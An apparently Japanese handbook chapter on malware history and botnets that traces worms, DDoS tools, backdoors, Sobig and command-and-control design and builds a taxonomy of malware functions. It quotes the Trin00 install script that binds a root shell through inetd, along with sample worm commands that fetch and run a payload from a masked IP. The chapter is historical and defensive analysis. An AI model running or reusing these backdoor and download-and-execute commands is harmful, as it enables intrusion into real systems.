■3 群（コンピュータネットワーク）－ 7 編（コンピュータネットワークセキュリティ）

4 章 マルウェア

（執筆者：高橋正和）［2008 年 7 月 受領］

■概要■

2001 年から 2003 年にかけて大規模なワームの感染が問題となった．しかし，2004 年 4 月の Sasser ワームを最後に，大規模なウイルス感染は発生しておらず，これに代わって，フィッシングやスパイウェアによる金銭的な被害の報道が増えている．

例えばフィッシングは国際的な犯罪組織と関係し [1]，年間 24 億ドル [2]（約 2 千 9 百億円）もの被害を与えており，このような犯罪行為を支えるための基盤として，ボットネットが利用されているといわれている [3]．

Telecom-ISAC Japan 及び JPCERT/CC の調査結果「フィールド調査によるボットネットの挙動解析」[4]によれば，ボットネットは，DDoS 攻撃，情報の収集，スパムメールの送信などの機能を，効果的に実施できるとされており，ボットネットが犯罪行為を支える基盤として利用される理由と考えられる．

一方で，これらの機能要素を備えたウイルスは過去にも存在していたが，大規模な犯罪行為の基盤としては考えられていなかった．従来のウイルスは，多数の感染ノードが単独で存在するモデルであり，特定の感染ノードに対する操作が可能であっても，多数の感染ノードを一括して制御する機構が存在しなかった．これに対し，ボットネットは，感染ノード群を有機的に結合し，分散システムとして一括して制御する機構を実装している点に本質的な脅威がある．

【本章の構成】

本稿では，まず過去のウイルスやワームがどのように機能要素を実装していったかを調査し，各基本要素がウイルスに組み込まれた経緯と目的を考察する．また，特徴的な機能要素をもったウイルスの例として，DDoS ツールである TFN と，メール型ウイルスの Sobig を取り上げ，技術的な問題点について分析する．

次に，ボットネットが，Sobig などの技術的な問題点をどのように解決しているのかについて考察を行い，ボットネットがもたらした，本質的な脅威の変化について分析する．

最後に，これらの分析の結果，これまでのセキュリティ対策のアプローチの問題点を取り上げ，今後取り組むべき対策・対処について提起する．

■3 群 － 7 編 － 4 章

4-1 マルウェア（広義のウイルス）の推移

（執筆者：高橋正和）［2008 年 7 月 受領］

ウイルスやワームに代表される，悪意をもったプログラム（以下，マルウェア）の歴史についてまとめた資料はあまりない．ここでは，数少ない資料の一つとして著者らが執筆した「有害プログラム－その分類」[5]を中心に，海外の文献の調査結果を加えて，マルウェアの歴史を振り返る．

4-1-1 ウイルス・ワームという名称について

コンピュータウイルスという呼び名は, 1984 年に Fred Cohen が発表した論文が最初といわれており，ほかのプログラムに寄生して広がっていくことを基本的な概念として定義している．

現在，一般にウイルスと呼ばれているプログラムは，電子メールを媒体として利用することが多いが．これらについては，電子メールや文章などのドキュメントファイルに寄生するものとしてとらえられているものと考えられる．

一方，ワームという名前の由来は，1975 年に公表された John Brunner の SF 小説“The Shockwave Rider”に登場する Tape-worm に由来する．ワームは, 独立したプログラムであり，ほかのプログラムに寄生しない点が，ウイルスとは異なっている．

4-1-2 ワームの原型

1982 年に公表された, John Scoch などの文献 1),“The“Worm”Programs － Early Experience with a Distributed Computation”に，ネットワークで有用な機能を果たす自動化された分散型プログラムという概念で，ワームが述べられており，試作したワームプログラムについての分析が行われている．

試作したプログラムの一つである Blob は, 夜間にリソースに余裕のあるコンピュータを探し出して利用し，朝になると処理を終了するというものであった．Blob は，夜間に活動することから Vampire（バンパイア）とも呼ばれた．

Blob を使った実験で，Blob の誤動作（バグ）により，すべてのコンピュータがクラッシュするという事故が発生した．この事故では，システムをリブートしても，すぐに Blob がシステムリソースを奪取してしまい，なかなか復旧作業を行うことができなかったという．Scoch などは，これらの経験から，ワーム作成上の重要な問題は，ワームの制御である（“Key problem: Controlling a Worm”）と述べている．

文献 6)では，併せて，インターネットの前身である Arpanet におけるワームプログラムの歴史が取り上げられており，自らコンピュータ間を移動するプログラムとして，Arpanet のルーティングプログラムである IMP や，1971 年に B. Tomas によって開発された Creeper（クリーパー）が紹介されている．Creeper は，自己複製機能がなかったが，R. Tomlison が自己複製機能を追加し，ワームとして動作させた．なお，R. Tomlison は，Creeper を探し出して削除する Reaper という，現在のアンチウイルスソフトに相当するツールも作成している．

4-1-3 実在のウイルス（Virus in the wild）

最初の実在のウイルス（Virus in the wild）は，1981 年に発見された，Apple II に感染する Elk Cloner といわれている．Elk Cloner が入っているフロッピーディスクをコンピュータに挿入すると，Elk Cloner はメモリ中で活動し，ほかのフロッピーディスクが挿入されると，そのフロッピーに感染した．Elk Cloner は，フロッピーが 50 回挿入されると，表示画面を消去し，メッセージ（詩）を表示した．

このプログラムは，Rich Skrenta が作成したといわれている．Rich Skrenta は，いたずらを目的としたプログラムを作成して友人に配っていたが，だれも自分のプログラムを使ってくれる友人がいなくなったことから，フロッピーディスクに感染する自己増殖プログラム（クローン型プログラム）を書くことを思いつき，Elk Cloner を書いたといわれている [7]．ワームの源流が，ネットワークコンピュータの分散処理の研究であるのに対して，ウイルスの源流がいたずらにある点は興味深いものがある．

IBM-PC に感染するウイルスとしては，1986 年に発見された，パキスタン・ブレインウイルスが最初といわれている．このウイルスはフロッピーディスクのブートセクタに感染し，「ウイルスに注意（Beware of the VIRUS…．”）」というメッセージと，連絡先として“BRAIN COMPUTER SERVICES”社の社名，住所，連絡先などを表示する．パキスタン・ブレインウイルスは，IBM-PC 上の最初のウイルスであると同時に，現在アドウェアの源流ともいえるプログラムである．

4-1-4 電子メールを感染媒体としたウイルス

初期のウイルスは，FD などのメディアを経由して感染を広げたが，1987 年の CHRISTMA.exe ワームは，IBM の社内ネットワーク及び，BITNET 上の電子メールを媒体として感染を広げた．このワームは，クリスマスツリーを画面上に表示するプログラムを電子メールに添付して送信するもので，プログラムが実行されると，アドレス帳に登録されているすべての人に，このメールを転送するというものであった．

電子メールを使ったウイルスとしては，インターネットが普及し始めた 1999 年の Melissa が有名であり，IBM PC 上の最初のメール型ウイルスと考えられることが多い．しかし，1997 年に一部のアンチウイルスベンダーから ShareFun という電子メールを媒体としたウイルスが報告されている [8]．

いずれにしても，Melissa は，ウイルスがインターネット時代に移行したことを示し，ウイルス対策をはじめとした，ネットワークセキュリティに大きな影響を与えた．

4-1-5 インターネットワーム（モリスワーム）

インターネット上で活動するワームとしては，1988 年のインターネットワーム（モリスワーム）が最初のものと考えられる．このワームは単に感染を繰り返すものであったが，当時インターネットに接続されていたコンピュータの 10%（6000 台）に直接的な被害を与えたことに加え，被害を恐れてインターネットからコンピュータを切り離したサイトも多かったことから，結果として，極めて大規模な DoS 攻撃となり，インターネットを大きな混乱に陥れた．

この混乱を契機に，大規模なインシデントに対応することを目的として，カーネギーメロン大学に CERT が設立された [9]．

4-1-6 DDoS ツール

モリスワームは, 結果として DoS 攻撃を行ったが, 1999 年に DDoS（DDoS: Distribute Denial Of Service）を目的としたプログラム（以下 DDoS ツール）が話題になった.

Dave Dittrich の文献 10)によれば，最初の DDoS ツールは 1998 年の，fapi 及び fuck_them というツールあり，1999 年 8 月 17 日にミネソタ大学に対して DDoS ツールを使った最初の攻撃が行われた.

DDoS ツールは, 1999 年 11 月に CERT が開催した DSIT（the Distributed System Intruder Tools Workshop[11)]）によって，一般に知られるようになり，その直後の 1999 年 12 月末には FBI から，DDoS ツールを検出するプログラムがリリースされている [12).]

DSITが開催された背景には，Soralis RPCサービスのぜい弱性を利用した侵入行為が多数見つかっていること（CERT　Incident Note 99-04[13)] /99-05[14)]），この侵入行為が行われたサイトで，多数のtrin00 及びTFN（the Tribe Flood Network）と呼ばれるDDoSツールが見つかったことがある（CERT　Incident Note 99-07[15)]）. trinooは，侵入を行うためのスクリプト（**表 4・1**）と共に見つかっており，短時間に大量の侵入が可能と考えられたことから，DDoSツールの更なる拡散と，DDoS攻撃による被害に対する大きな危機感があった.

表 4・1　Trin00 のインストールシェル

```
./r -6 -k $1 "echo 'ingreslock stream tcp nowait root /bin/sh sh -i' ¥
   >>/tmp/bob ; /usr/sbin/inetd -s /tmp/bob"
./r -6    $1 "echo 'ingreslock stream tcp nowait root /bin/sh sh -i' ¥
   >>/tmp/bob; /usr/sbin/inetd -s /tmp/bob"
echo Sleeping 2 seconds...
sleep 2
telnet $1 1524
```

4-1-7 バックドア

ワームやウイルスと並んで, バックドアという呼称が使われることがある. バックドアは, 主に次のような種類がある.

- 盗聴用のバックドア（スニファ，キーロガーなど）
- リモートコントロールのためのバックドア
- バージョンアップのためのバックドア
- リダイレクタ（Proxy）

文献 5)では, 1998 年に 8 月に Black Hat カンファレンスで発表された Back Orifice を最初のバックドアとしているが，同年 3 月には Netbus と呼ばれるバックドアがリリースされ，広く利用されていた.

また, 1996 年にリリースされた Netcat(nc)というツールもバックドアの一種と考えられる. Netcat は, “TCP/IP swiss army knife”をコンセプトとしており, 様々な機能が実装されている. なお，スイスアーミーナイフという考え方は，現在のボットにも受け継がれており，Phatbot

と呼ばれるボットのドキュメントでは，スイスアーミーナイフの画像が多用されている（**図 4･1**）．

図 4・1　hatBot FAQ のスイスアーミーナイフ

4-1-8 スパム中継型ウイルス

インターネットを使った商用活動の一つとして，電子メールを使った広告活動をあげることができる．この活動において，特に，不特定多数の電子メールアカウントに，一方的にメールを送りつける行為は，スパムメールと呼ばれている．スパムメールは，単に不要なメールを受け取ってしまうばかりでなく，様々な社会的な問題につながることから，これを防止するための対策が行われている．

初期のスパム送信は，ISP などのメールアカウントが利用されていたが，サーバ管理者によりスパム送信者のアカウントを停止するなどの対策が行われた．

スパム送信者は，この対策に対して，送信者のアカウントを隠すために，関係のない第三者のメールサーバを利用するようになった（以下，第三者メール中継）．しかし，第三者メール中継を禁止する設定が普及したことや，ORDB（Open Relay Database）[16]と呼ばれブラックリストを使った対策によって，スパムメール送信の実効性が著しく落ちていった．

これを解決し，効率的にスパムを送信する方法として登場したのが，2003 年の Sobig である．Sobig はメール中継機能をもっており，これを利用してスパムを送信することができる．Sobig を使ってスパムメールを送信した場合，多数の IP アドレスから独立してメールが送信されているように見えるため，ORDB などのメール送信元の IP アドレスに基づいた対策を回避することが可能となった．

■3 群 － 7 編 － 4 章

4-2 マルウェアの機能要素と使用目的に関する考察

（執筆者：高橋正和）［2008 年 7 月 受領］

ここまでマルウェアの歴史的な背景と，代表的なマルウェアを紹介してきたが，ここでは，マルウェアの利用方法や，運用管理といった面からマルウェアの動作を分析し，マルウェアを利用目的と手法の変化を考察する．

4-2-1 DDoS ツール（TFN）のアプローチ

DDoS ツールは，現在のボットネットとよく似た構造をもっている．ここでは，TFN（Tribe Flood Network）を例として，DDoS ツールの機能と，機構的な問題点について考察する．

TFN は，1999 年に公表された DDoS ツールで，Client（命令者）と Daemon（Zombie）の 2 階層で構成される．攻撃者は，自らが Client となることも，侵入したシステムを Client として利用することもできる．TFN の基本的な構成を**図 4･2** に記載する．



図 4･2　TFN の構成

TFN の Client・Daemon 間は，ネットワークの接続性を確認するために利用される，ICMP ECHO REPLY を使って通信が行われる．このため，ファイアウォールを通過できる可能性が高く，また，通信を発見することが難しい面がある．なお，ICMP を使った通信手段は，1996 年に loki [17]という名称で実証コード（POC: Proof of Concept）が公表されている．

TFN Client は，Daemon（Zombie）に対して，以下のコマンドを指示することができる．

1. UDP　Flood	4. Smurf
2. Syn Flood	5. Bind a root shell
3. ICMP(Ping) Flood	

TFN はソースとして入手が可能であったことから，これを元に TFN2K, Trin00, Stacheldraht など，次の世代の DDoS ツールが開発された．これらの比較的新しい世代の DDoS ツールと TFN の主な違いは次のような点である．

- 通信の暗号化の有無
- 接続の際の認証方式
- Client と Daemon の間に Master と呼ばれるレイヤの追加
- 盗聴機能の追加（rcp コネクションのモニタなど）

DDoS ツールは強力なツールであり，効果的に DDoS 攻撃を行うことができる．しかし，ここに紹介した DDoS ツールを使った大規模な DDoS 攻撃の事例と考えられるのは，ミネソタ大学に対する UDP Flood などに限られる．Yahoo に対する DDoS は，Smurf と呼ばれる古典的な手法が使われていることから，DDoS ツールが利用されたことを確認することは難しい．

DDoS ツールが，必ずしも広範囲に利用されなかった理由として，以下の点が原因となっている可能性がある．

- UNIX 系のシステムを主なターゲットとしていたため，Zombie 候補の絶対数が不足していた
- Zombie の台数を確保する作業に，時間と手間が必要だった
- Zombie の更新などのメンテナンス機能が実装されておらず，Zombie の維持ができなかった
- Zombie の管理が非効率であり，実際に利用することが困難であった

Zombie の台数を確保することを考えた場合，UNIX 系のシステムより Windows 系のシステムを使った方が有利である．更に，Windows 系のシステムに対しては，ウイルスやワームという拡散技術が既に確立していたことから，DDoS トラフィックの発生源として，Windows 系のシステムに感染するウイルスが利用されるようになり，DDoS ツールはあまり使われなくなったものと考えられる．

文献 5)によれば，2001 年 7 月に発見された CodeRed は，ワームに DDoS 機能を実装した最初のウイルス／ワームであるとされている．CodeRed のほかにも，2004 年の Netsky，Mydoom，MSBlast も DDoS を行うことを目的としており，Netsky や Mydoom はターゲットサイトをダウンさせることに成功しているが，CodeRed，MSBlast は，DDoS 攻撃を始める前に，回避策が実施されたため，攻撃に失敗している（文献 18），19)）．

4-2-2 バックドアについての考察

Back Orifice, Netbus, Netcat に代表されるバックドアは，一般的に侵入するための機能を持っておらず，いわゆるハッカーがシステムへの進入に成功した際に，設置されることが多かった．しかしながら，バックドアを設置する手法はある程度自動化されている場合が多く，多くの場合，次のような手法が利用されていた．

① Scanner と呼ばれるツールで，侵入が可能なターゲットを探し記録する．なお，この探査は，自動化されている場合が多い．

② ターゲットに対して攻撃を行い，実行権を取得する．
③ バックドアをターゲットにコピーし，これを実行したうえで，システム起動時にも再実行されるように設定する．

この一連の流れを自動化したツール（Autorooter）も存在する．その一例が，「DDoS ツール」で紹介した Trin00 のスクリプト（表 4･1）であり，更に典型的な例がネットワークワームである．

多くのネットワークワームは次のような動作をする．

① 乱数などを使って，攻撃を行う IP アドレスを決定する
② 決定した IP アドレスに対して，攻撃コード（Exploit Code）を使って，ワーム本体をダウンロードするコマンドを実行する．
例：CMD.exe TFTP xx.xx.xx.xxx wormbody.exe
wget http://xxx.xxx.xx.xx/bot.pl
③ 同様に，ダウンロードしたワームを実行する．
例：CMD.exe wormbody.exe
/usr/bin/perl bot.pl

この一連の流れにおいて，バックドアのダウンロードを追加することは容易であり，また，ワーム本体にバックドア機能をもたせることも可能である．ワームがバックドアをもつ具体的な例としては，2002 年の CodeRed II, Badtrans, Bugbear, 2003 年の Sobig などをあげることができる．ウイルスが，バックドアをインストールする手法について，以下に Sobig.A を例として紹介する．

Sobig.A は，主にメールを使って感染を行うウイルスだが，Sobig.A が実行されると，次の手順でバックドアと，リダイレクタをインストールする．

① ある Web サイトから，Lala というバックドアをダウンロードするためのアドレスを取得する．
② 該当するアドレスから，Lala をダウンロードし実行する．
③ Lala は，自分自身の場所をリモートサイトに通知し，キーロガーと，パスワードで保護されたリモートアクセスツール（Lithium）をインストールする．
④ 次に，Lala は Wingate プロキシサーバをインストールする．
Wingate プロキシの設定は，以下のとおり．

555/TCP - RTSP	1182/TCP - WWW Proxy
608/TCP - Remote Control Service	1183/TCP - FTP Proxy
1180/TCP - SOCKS	1184/TCP - POP3 Proxy
1181/TCP - Telnet Proxy	1185/TCP - SMTP Server

⑤ 最後に，Sobig.A を削除する．

これにより，Sobig.A は次の機能を実現する．

・ 完全なリモートアクセス
・ キーストロークの記録
・ スパム送信のためのリダイレクタ
・ Wingate プロキシの自由な変更

この結果，Sobig に感染した PC のアドレスをもっている人物は，このリストを使って，大量のスパムを送信することが可能となる．

Sobig は，A～F まで 6 亜種が活発な活動を行ったが，Sobig.F が更新を行う際に，世界的な ISP の連携によって，②Lala をダウンロードするためのサイトをすべて閉鎖することで鎮圧された．Sobig は，特定のサイトにアクセスを行わなければならなかったため，ここが弱点となったわけだが，バックドアの利用についても，次のような問題がある．

① 多くの PC がダイナミック IP アドレスを使っており，ある時点で実際に利用できる IP アドレスのリストを作成することが難しい．
② バックドアが開いていても，ファイアウォールの内側にある Sobig には接続できない．
③ 個別の Sobig の操作を行うことは容易だが，多数の Sobig を制御することは難しい．
④ 同じ理由で，大量の Sobig のバージョンアップを一斉に行うことも難しい．

Sobig では，IP アドレスを第三者に知られると，その制御権を与えてしまうことになるため，このリストは秘密にする必要がある．つまり，スパム送信者に Sobig を貸し出すなどの手段で，利益を得ることができず，常に自らスパムの送信を行う必要があったものと思われる．

Sobig は，多彩な機能を身に付けたわけだが，一つのシステムとしてネットワークを構成するに至っておらず，単に大量の利用可能なノードがネットワーク上に存在するという状態であったといえる．



図 4・3　Sobig.A の挙動

ネットワーク上の，大量のノードを効率的に運用するためには，感染したノードをシステムとして制御するための仕組みが必要である（**図 4･3**）．そして，そのための仕組みとして注目されたのが，ボットネットである．

■3 群 － 7 編 － 4 章

4-3 ボットネットによるアプローチ

（執筆者：高橋正和）［2008 年 7 月 受領］

これまで述べたように，従来からマルウェアを外部から自由に利用することは可能であったが，「多数の感染 PC を効率的に管理・運用する仕組み（以下 C&C: Command and Control System）」が欠けていたため，効果的に利用することができなかった．

ここでは，C&C を導入することで発生する変化と，C&C を実装したマルウェアの例として，ボットネットを取り上げる．

4-3-1 C&C の導入によるマルウェア利用上の変化

多数の感染 PC を管理する適切な C&C が構築できた場合，①別々の方法で感染した PC を一つのネットワークにまとめること，②構築したネットワークを利用することで再感染が容易になること，③意図する攻撃や活動に応じたマルウェアに入れ替えができること，④リードタイムなしに攻撃などの活動が行えること，⑤マルウェアの入れ替えによりアンチウイルスの検出と削除を回避することなどが可能となる．

近年注目されているボットネットは，多数の感染 PC を効率的に利用するための C&C として，非常に堅牢なシステムを実現している（**図 4･4**）．以下に，ボットネットの概要と C&C としての機能を解説する．



図 4･4　ボットネットの概要（IRC ボットネット）

4-3-2 ボットネットの概要

ボットネットは，ボットと呼ばれるマルウェアの一種が構成するネットワークのことで，IPA（独立行政法人 情報処理推進機：Information-Technology Promotion Agency, Japan）ではボットを次のように定義している．

ボットとは，コンピュータウイルスの一種で，コンピュータに感染し，そのコンピュータを，ネットワーク（インターネット）を通じて外部から操ることを目的として作成されたプログラムです.

感染すると，外部からの指示を待ち，与えられた指示に従って内蔵された処理（後述）を実行します. この動作が，ロボットに似ているところから，ボットと呼ばれています.

ボットネットは，図 4･4 のように多数のボットが，IRCメカニズムを利用してネットワークを構成しているもので，HERDER[1]または，Masterと呼ばれるボットネットの管理者によってコントロールされる．HERDERは，IRCサーバに指令を与えることで，IRCサーバに接続しているすべてのボットに対して，ほぼ同時に命令を伝えることができる. この特性を利用し，DDoS攻撃やプログラムの更新といった，同時性が望まれる行為を容易に実現できる．なお，必ずしもIRCメカニズムを利用する必要はなく，P2Pプロトコルや HTTPを利用するボットネットも確認されている.

報道では，数万～数百万規模という大規模なボットネットが取り上げられることが多いが，多くのボットネットは 3 千～8 千台という比較的小規模な構成に留まる傾向にある. これは，小規模なボットネットの方が，発見が難しいためと考えられている（Honey Net Project[20)]）.

また，文献 4)において，ボットのソースコードが，開発環境と共に流通していることから，多くの亜種を生み出し，継続的に新たな機能追加が行われる大きな理由としてあげている.

また，構築済みのボットネットを有料で提供するケースも報道されており，ボットネットを利用したビジネスが現実のものであること，また，ボットネットを構築する技術力がなくとも，これを利用できる環境が構築されていることを物語っている [22)].

[1] HEDER:羊飼いという意味

■3 群 － 7 編 － 4 章

4-4 マルウェア機能要素のモデル化と分析

（執筆者：高橋正和）［2008 年 7 月 受領］

ここまでに述べたマルウェアの機能要素の推移に基づき，感染数を脅威の評価基準とした場合の問題について考察し，マルウェアの機能要素と活動をモデル化する．更に，これらのモデルを使ってボットネットを分析することにより，ボットネット対策について考察する．

4-4-1 マルウェアの機能要素の整理

過去のマルウェアとボットネットの分析から，マルウェアの機能は，①感染・侵入要素，②脅威要素，③操作・管理要素として分類することができる．また，マルウェアが，オペレータ（HERDER）の操作によって活動することから，オペレータの意図についても着目し，④マルウェアの利用手法，⑤マルウェア利用目的として分類する．

これらの項目を，過去の事例と共にまとめたものが**表 4･2** である．

表 4・2　マルウェア階層モデルと分類例

①感染・侵入要素	**狭義のウイルス型感染** メールやメディアを使って感染する 利用者の何らかのアクションで感染する	**トロイの木馬型感染** 被害者が実行することで感染する 自らを感染させる機能は持たない	**ワーム形感染** プログラムのぜい弱性を使ってネットワークから感染する．主にシステムやサービスのぜい弱性を利用する	**受動型感染** WEB サーバなどにアクセスすることで感染する．主にクライアントプログラムのぜい弱性を利用する
②脅威要素	**感染活動** 感染／拡散活動を行う．必ずしも自動的とは限らない（*Agobot* など）	**バックドア** 外部からの操作を有効にするプログラムの総称（裏口プログラム）	**ルートキット** バックドアの存在や活動を隠蔽する手法・ツールの総称	**スパイウェア** 活動するシステムやネットワークの情報を窃取するためのプログラム
	暴露型ウイルス 窃取した情報の第三者への送信，掲示板やホームページへの公開などを行うプログラム	**ドロッパ（Dropper）** ほかのマルウェアをダウンロードし，実行するためのプログラム	**破壊活動** ディスクやファイルの破壊を行う．暗号化を行う場合もある	**DoS 攻撃（Flooder）** DoS 攻撃（サービス不能攻撃）を行う．マルウェアの活動が，結果として DoS になる場合もある
③操作・形態	**操作・管理機能未実装** 特に操作・管理機能を持たないもの	**単一ノード型（バックドア型）** バックドア機能をもつマルウェアを利用する形態．多数の感染 PC を，効果的に管理することはできない	**多ノード協調指示型** DDoS ツールのように，攻撃などの多数の感染 PC を，協調して動作させる形態	**多ノード操作・管理型** （ボットネット） 多数のノードに対して，協調した動作の指示に加えて，ノードを更新するなど，ネメンテナンス機能ももつ形態

④マルウェアの利用手法	**拡散・感染活動** 一般にいうところのウイルス活動手法 感染を広げること自体を目的とした利用方法	**暴露行為** 他人の情報を公開するために，マルウェアを利用する手法	**標的型攻撃** 特定の組織に侵入することを目的とした手法 （Targeted Attack）	**スパム中継** スパム送信を分散する目的で，マルウェアを利用する手法
	情報窃取・収集 他人の情報を窃取・収集するためにマルウェアを利用する行為	**DDoS 攻撃** 多数の Flooder によって実施される分散型の DoS 攻撃		
⑤マルウェアの利用目的	**愉快犯** 直接的な収益を目指したものではなく，マルウェアの活動及び，その結果事態を目的としたもの	**情報窃盗** 情報を盗み出すことを目的としたもの． 口座番号に限らず，機密文章の窃盗や，盗撮行為なども含まれる	**詐欺行為** 詐欺行為を目的としたもの フィッシングが代表的な行為であるが，架空請求などもこのカテゴリに含まれる	**脅迫行為** DDoS 攻撃よるサイトの停止や，ファイルの暗号化などによって脅迫し，金銭などの利益を得ることを目的とした行為
	ｱﾝﾀﾞｰｸﾞﾗｳﾝﾄﾞﾋﾞｼﾞﾈｽ マルウェアを第三者のビジネスに貸し出すなどの方法で，収益を上げることを目的とした行為			

4-4-2 ボット機能要素のモデル化による脅威分析

ウイルスやワーム感染の脅威は，主に感染数で評価することが一般的であり，これは，アンチウイルスベンダーの脅威評価に端的に現れている．しかし，この評価手法では，ボットが利用される際の脅威をとらえていないことに加え，潜在化などのボットの特性評価に適していない．

ボットネットの脅威を考察するに当たって，マルウェア階層モデル（表 4･2）に基づいて，従来のウイルスやワームとボットネットを比較すると，次の点にボットネットの特徴点がある．

- 感染活動と利用方法が分離されている点
- 多数の感染 PC を操作することが可能な点
- 多数の感染 PC を更新することが可能な点

これらの要素は，相互に関連しながら機能し，結果として，HERDER の意図によって，活動を変えながら，ボットの更新を繰り返している（**図 4･5**）．ボットネットは，活動を変化させることにより強力なツールとして機能するとともに，自身を更新することでアンチウイルスによる発見と駆除の回避を実現している．つまり，ボットネットの脅威の本質は，ネットワークを経由した意図的な操作によって変化を続けることにある，ととらえることができる．



図 4・5　ボットの機能要素

4-4-3 ボットネットの延長線上にある脅威の考察

2007 年に入り，「Web サイトの改ざんによるマルウェアの感染」，「標的型攻撃」が，新たな脅威として浮上している．

Web サイトの改ざんでは，“Mpack”，“IcePack”など様々な攻撃ツールが公開されており，多くの著名な Web サイトが改ざんによりマルウェアを埋め込まれ，このサイトを閲覧した利用者が，マルウェアに感染するという事件が数多く発生した[23, 24]．この事例では，ダウンローダと呼ばれるマルウェアがダウンロードされ，このプログラムを起点として，様々なマルウェアが頻繁かつ連続的にダウンロードされるとともに，古いマルウェアを削除するといわれている．

また，IPA から公表された「近年の標的型攻撃に関する調査研究」[25] によれば，標的型攻撃はメールに添付されたドキュメントのぜい弱性などを使って，外部の Web サーバからマルウェアをダウンロードし実行することが報告されている．

Web サイトの改ざんで利用されるダウンローダも，標的型攻撃で利用されるダウンローダも，よく似た動きをしており，従来のウイルスやワームのような一つの実行ファイルを見れば動作が分かるというものではなくなっていることに加え，同じダウンローダであっても，実行する環境やタイミングによって，ダウンロードするプログラムが異なっているため，被害を特定できない状況にある．

このような動作における問題は，例えば WEB からダウンロードされるダウンローダに対しては，アンチウイルスによって検出されるが，その後にダウンロードされたマルウェアについては，アンチウイルスでは検知できない可能性が高い点にある．つまり，感染後にダウンローダを削除した場合，マルウェアに感染を知ることは極めて難しいことになる．

この一連の動きは，ボットで観察された動きとよく似ており，ボットの技術が，これらの攻撃の基盤となっていることがうかがえる．

■参考文献

1) 佐々木俊尚：インターネット事件簿：恐るべきロシアマフィア vs 日本の幼稚なネット犯罪者，急増するフィッシング詐欺の実態　http://internet.watch.impress.co.jp/static/column/jiken/2004/08/18/
2) ガートナー社：米国においてフィッシング詐欺が増加と報告
http://www.cyberpolice.go.jp/international/north_america/20040617_190553.html
Gartner: Phishing on the rise in U.S.
http://news.com.com/Gartner:+Phishing+on+the+rise+in+U.S./2100-7349_3-5234155.html
3) 専門家グループ，フィッシングの自動化に警鐘
http://japan.cnet.com/news/media/story/0,2000047715,20076383,00.htm
Phishing Activity Trends Report November, 2004
http://www.antiphishing.org/APWG%20Phishing%20Activity%20Report%20-%20November%202004.pdf
4) 高橋，村上，須藤，平原，佐々木，“フィールド調査によるボットネットの挙動解析，”情報処理学会論文誌, vol.47, no.8, 2005.
5) 内田勝也・高橋正和，“有害プログラム-その分類・メカニズム・対策，”共立出版，2004.
6) John Shoch, Jon Hupp, “The "Worm" Programs - Early Experience with a Distributed Computation,” Communications of the ACM, March 1982, vol.25, no.3, pp.172-180, ISSN 0001-0782, Mar. 1982.
7) Decades after creation, viruses defy cure, Robert Lemos,
http://news.com.com/2009-7349_3-5111410.html
8) マカフィー社：WM/SHAREFUN.A
http://www.mcafee.com/japan/security/virS1999.asp?v=WM/SHAREFUN.A
9) CERT Coordination Center: Meet CERT
http://www.cert.org/meet_cert/meetcertcc.html
10) Dave Dittrich, University of Washington
DDoS attack tool timeline http://staff.washington.edu/dittrich/talks/sec2000/timeline.html
11) Results of the Distributed-Systems Intruder Tools Workshop
http://www.cert.org/reports/dsit_workshop-final.html
12) Find Distributed Denial of Service (find_ddos) by National Infrastructure Proctection Center
http://www.securityfocus.com/tools/822
13) CERT, Incident Note 99-04, Similar Attacks Using Various RPC Services
http://www.cert.org/incident_notes/IN-99-04.html
14) CERT Incident Note IN-99-05, Systems Compromised Through a Vulnerability in am-utils
http://www.cert.org/incident_notes/IN-99-05.html
15) CERT Incident Note IN-99-07, Distributed Denial of Service Tools
16) Open Relay Database (ORDB)
http://www.ordb.org/
17) LOKI ICMP tunneling back door
http://xforce.iss.net/xforce/xfdb/1452
